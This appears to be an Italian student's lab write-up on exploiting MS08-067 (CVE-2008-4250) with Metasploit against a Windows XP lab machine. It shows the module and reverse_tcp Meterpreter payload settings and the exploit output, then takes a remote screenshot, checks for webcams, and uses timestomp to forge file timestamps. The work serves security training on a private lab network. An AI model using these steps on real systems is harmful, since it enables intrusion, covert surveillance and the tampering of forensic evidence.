S7/L3
METASPLOIT - HACKING MS08-067

FLAVIO SCOGNAMIGLIO


TRACCIA

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità ***MS08-067****. Una volta ottenuta la sessione, si dovrà:*

- *Recuperare uno screenshot tramite la sessione Meterpreter.*
- *Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).*


CONFIGURAZIONE VM'S

La traccia non richiede configurazioni specifiche riguardanti la rete, per cui lascio tutto a mio piacimento. Abbiamo parrotOS che risponde all'indirizzo: **192.168.1.25**, e windows XP che risponde a **192.168.1.203**



VULNERABILITA’ MS08-067

Prima di addentrarci nel vivo e di sparare comandi in metasploit, è fondamentale capire la vulnerabilità MS08-067. Questa falla di Windows permette l'**esecuzione di codice remoto** senza doversi autenticare, sfruttando una gestione errata delle richieste **RPC.** L'attaccante può inviare pacchetti appositamente costruiti per eseguire comandi arbitrari sul sistema target, ottenendo così il controllo completo della macchina. Per maggiori informazioni c’è, ad esempio, il bulletin di Microsoft. MS = **Microsoft**; 08 = anno **2008**; 067 = **numero patch anno di riferimento**.
https://learn.microsoft.com/it-it/security-updates/securitybulletins/2008/ms08-067



CVE-2008-4250 Detail

Description

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

QUICK INFO

CVE Dictionary Entry:
CVE-2008-4250
NVD Published Date:
10/23/2008
NVD Last Modified:
02/09/2022
Source:
Microsoft Corporation

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD **Base Score:** 10.0 HIGH **Vector:** (AV:N/AC:L/Au:N/C:C/I:C/A:C)


References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://blogs.securiteam.com/index.php/archives/1150	Permissions Required
http://marc.info/?l=bugtraq&m=122703006921213&w=2	Issue Tracking, Mailing List, Third Party Advisory
http://www.kb.cert.org/vuls/id/827267	Third Party Advisory, US Government Resource
http://www.securityfocus.com/archive/1/497808/100/0/threaded	Third Party Advisory, VDB Entry
http://www.securityfocus.com/archive/1/497816/100/0/threaded	Third Party Advisory, VDB Entry
http://www.securityfocus.com/bid/31874	Exploit, Patch, Third Party Advisory

VERIFICA CON NMAP


Grazie alla modularità di **NMAP**, oltre ai soliti controlli di routine sui servizi esposti e le relative porte (445), possiamo controllare attraverso uno script se il nostro target è vulnerabile a MS08-67.






ATTACCO

A questo punto, procediamo con metasploit e sfruttiamo la vulnerabilità appena riscontrata al fine di ottenere una sessione **Meterpreter**!



Ricerco e setto il modulo.



Con **show options** visualizzo le opzioni da settare, come **RHOSTS**. Poi scelto il payload **reverse_tcp** che mi aprirà una shell meterpreter sul target, e configuro **LHOST** e **LPORT**

ATTACCO

Ripetendo il comando show options, ricontrolliamo tutti i settaggi inseriti e lanciamo l'attacco!

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.203    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
tml
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

SIAMO DENTRO!


```
Parrot Terminal
msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> exploit

*] Started reverse TCP handler on 192.168.1.25:4444
*] 192.168.1.203:445 - Automatically detecting the target...
*] 192.168.1.203:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
*] 192.168.1.203:445 - Selected Target: Windows XP SP3 Italian (NX)
*] 192.168.1.203:445 - Attempting to trigger the vulnerability...
*] Sending stage (175686 bytes) to 192.168.1.203
*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.203:1129) at 2024-07-10 15:47:27 +0200

Meterpreter 1)(C:\WINDOWS\system32) >
```

METERPRETER - SCREENSHOT

Meterpreter è un payload avanzato di Metasploit utilizzato per il controllo remoto di sistemi compromessi.
Offre un'ampia gamma di funzionalità, inclusi comandi per il file system, la rete e l'esecuzione di codice arbitrario.
È progettato per fornire un accesso persistente e furtivo ai sistemi compromessi, supportando operazioni di post-sfruttamento avanzate. Lo useremo per portare a termine le richieste della traccia.


Con il comando screenshot effettueremo uno **screenshot** del desktop target:

```
(Meterpreter 1)(C:\WINDOWS\system32) > screenshot
Screenshot saved to: /home/flavio/XUcnaVtY.jpeg
(Meterpreter 1)(C:\WINDOWS\system32) >
```



METERPRETER -WEBCAM

Con il comando **webcam_list** controlliamo se ci sono webcam collegate. In questo caso il risultato è negativo, infatti non vi sono webcam collegate. Grazie al comando help, possiamo visionare tutti i comandi passabili a Meterpreter.



METERPRETER -TIMESTOMP

Un altro comando interessante è TIMESTOMP, che consente di **modificare** le informazioni temporali (**timestamp**) dei file per nascondere o modificare la data e l'ora dell'ultima modifica, accesso e creazione. In questo esempio ho fatto in modo che i timestamp originari di prove.txt, corrispondessero ai timestamp di **hal.dll**, un file di sistema.

1

```
(Meterpreter 1)(C:\) > cd Documents\ and\ Settings\\
(Meterpreter 1)(C:\Documents and Settings) > ls
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2024-04-08 10:14:42 +0200  All Users
040777/rwxrwxrwx  0     dir   2024-04-08 10:16:30 +0200  Default User
040777/rwxrwxrwx  0     dir   2024-04-08 10:26:51 +0200  LocalService
040777/rwxrwxrwx  0     dir   2024-04-08 10:22:30 +0200  NetworkService
100666/rw-rw-rw-  28    fil   2024-07-10 16:00:08 +0200  prove.txt
040777/rwxrwxrwx  0     dir   2024-04-08 10:28:54 +0200  user
```

2

```
eterpreter 1)(C:\Documents and Settings) > timestomp prove.txt -v
*] Showing MACE attributes for prove.txt
dified      : 2024-07-10 17:00:08 +0200
ccessed     : 2024-07-10 17:05:41 +0200
reated      : 2024-07-10 17:05:41 +0200
ntry Modified: 2024-07-10 17:00:08 +0200
Meterpreter 1)(C:\Documents an
```

3

```
(Meterpreter 1)(C:\Documents and Settings) > timestomp prove.txt -f C:\\WINDOWS\\system32\\hal.dll
[*] Pulling MACE attributes from C:\WINDOWS\system32\hal.dll
[*] Setting specific MACE attributes on prove.txt
(Meterpreter 1)(C:\Documents and Settings) > timestomp prove.txt -v
[*] Showing MACE attributes for prove.txt
Modified      : 2008-04-14 16:00:00 +0200
ccessed       : 2024-07-10 18:09:50 +0200
reated        : 2008-04-14 16:00:00 +0200
ntry Modified: 2024-04-08 13:54:38 +0200
```

GRAZIE